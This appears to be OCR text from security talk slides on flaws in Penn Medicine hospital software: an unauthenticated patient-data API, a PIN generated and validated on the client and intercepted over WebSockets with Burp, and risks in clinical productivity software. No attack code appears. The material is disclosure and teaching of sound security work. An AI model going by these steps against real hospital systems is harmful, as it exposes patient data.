
Burp: Unauthenticated Access to Patient/Room XML Data




Testing Patient Entertainment System PIN Code



Burp: Upgrading HTTP session to WebSockets



Burp: Client → Server WebSockets Message PIN



Testing PIN from Client →Server WebSocket Data

Client side generated/validated PIN works


Patient Entertainment System Findings

- Unauthenticated access to API to retrieve patient/room/etc. data
- Client side generated ‘PIN’ code also validated on client!?

→Lessons Learned: Client side validation is not secure

→Results: Screencast to any active device


→Patient Record: >500



Penn Medicine

What is Clinical Productivity Software?

- Administrative system to capture procedure notes for…
  - Accuracy of reporting
  - Coding
  - Instructions
  - Follow up workflow
  - Improve EMR documentation
  - Auditing capabilities
  - Quality patient outcomes
  - Reduce communication confusion
  - Etc.




- Access patient records
- Modify critical data

- Higher costs for care
- Incorrect or missing diagnosis
- Loss of data security and privacy


What is Clinical Productivity Software?


- Administrative system to capture procedure notes for…
  - Accuracy of reporting
  - Coding
  - Instructions
  - Follow up workflow
  - Improve EMR documentation
  - Auditing capabilities
  - Quality patient outcomes
  - Reduce communication confusion
  - Etc.



Decrypting Client Side Data

